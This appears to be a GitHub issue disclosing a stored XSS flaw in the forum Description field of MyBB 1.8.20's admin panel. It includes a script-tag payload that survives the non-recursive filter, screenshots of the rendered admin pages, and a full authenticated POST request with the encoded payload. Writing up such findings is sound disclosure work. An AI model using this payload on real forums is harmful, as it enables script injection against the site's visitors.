

New issue

[Jump to bottom](#)

## Persistent XSS on MyBB 1.8.20 #2

Open

joelister opened this issue on Apr 15, 2019 · 0 comments

joelister commented on Apr 15, 2019

Owner

Stored cross-site scripting (XSS) vulnerability in the "Description" field found in the "Add New Forum" page under the "Forums&Posts" menu in MyBB 1.8.20 allows remote attackers to inject arbitrary web script or HTML via a crafted website name by doing an authenticated POST HTTP request to /Upload/admin/index.php?module=forum-management&action=add.

This vulnerability is specifically the "Description" field. I noticed that it does strip off the tags <script> and </script> however, it isn't recursive. By entering this payload:

```
"> <script>alert(2)</script>//
```

Javascript gets executed. Here's an output of the mentioned payload when entered and saved.

localhost/415/mybb\_1820/Upload/admin/index.php?module=forum-management&action=add

MyBB

Home Configuration Forums & Posts Users & Groups Templates & Style Tools & Maintenance

Forums & Posts

Forum Management

Forum Announcements

Moderation Queue

Attachments

Home » Forum Management » Add New Forum

Forum Management Add New Forum

Here you can add a new forum or category to your board. You may also set initial permissions for this forum.

**Add New Forum**

**Forum Type**  
Select the type of forum you are creating - a forum you can post in, or a category, which contains other forums.

☒ Forum  
☐ Category

**Title \***  
123

**Description**  
"><script>alert(2)</script>/"

**Parent Forum \***  
The Forum that contains this forum. Categories do not have a parent forum - in this case, select 'None' - however, categories can be specified to have a parent forum.  
None

**Display Order**  
1

localhost/415/mybb\_1820/Upload/admin/index.php?module=forum-management

MyBB

Home Configuration Forums & Posts Users & Groups Templates & Style Tools & Maintenance

Forums & Posts

Forum Management

Forum Announcements

Moderation Queue

Attachments

Home » Forum Management

The forum has been created successfully.

Forum Management Add New Forum

This section allows you to manage the categories and forums on your board. You can manage forums and categories as well. If you change the display order, the forums will be re-sorted.

**Manage Forums**

Forum
My Category
My Forum
123
>

2

确定

POST /415/mybb\_1820/Upload/admin/index.php?module=forum-management&action=add HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded


Content-Length: 911

Connection: close

Cookie: acploginattempts=0; adminsid=8ca22aae6a92d0cb61a3b57e0ebf7ecd; mybb[lastvisit]=1555301204; mybb[lastactive]=1555301204; sid=d99203ff0fe38c93c13bcb588f84f52d; qdPM8=b44bn1a4ccdu0ov9bmf740n23  
Upgrade-Insecure-Requests: 1

my\_post\_key=6d614978d294f02c6c16dc9b1c658671&type=f&title=123&description=%22%3E%3Cscript%3Ealert%28%29%3C%2Fscript%3E%2F%2F&pid=1&disporder=1&linkto=&password=&active=1&open=1&style=0&rulestyle=0&ruletitle=&rules=&defaultdatecut=0&defaultsortby=&defaultsortorder=&allowmycode=1&allowsmilies=1&allowimgcode=1&allowvideocode=1&allowwpicons=1&allowratings=1&showinjump=1&usepostcounts=1&usethreadcounts=1&default\_permissions%5B1%5D=1&fields\_1=canview&default\_permissions%5B2%5D=1&fields\_2=canview%2Ccanpostthreads%2Ccanpostreplies%2Ccanpostpolls&default\_permissions%5B3%5D=1&fields\_3=canview%2Ccanpostthreads%2Ccanpostreplies%2Ccanpostpolls&default\_permissions%5B4%5D=1&fields\_4=canview%2Ccanpostthreads%2Ccanpostreplies%2Ccanpostpolls&default\_permissions%5B5%5D=1&fields\_5=canview&default\_permissions%5B6%5D=1&fields\_6=canview%2Ccanpostthreads%2Ccanpostreplies%2Ccanpostpolls&default\_permissions%5B7%5D=1&fields\_7=

When an unauthenticated user visits the page, the code gets executed:



Assignees  
No one assigned

Labels  
None yet

Projects  
None yet

Milestone  
No milestone

Development  
No branches or pull requests

1 participant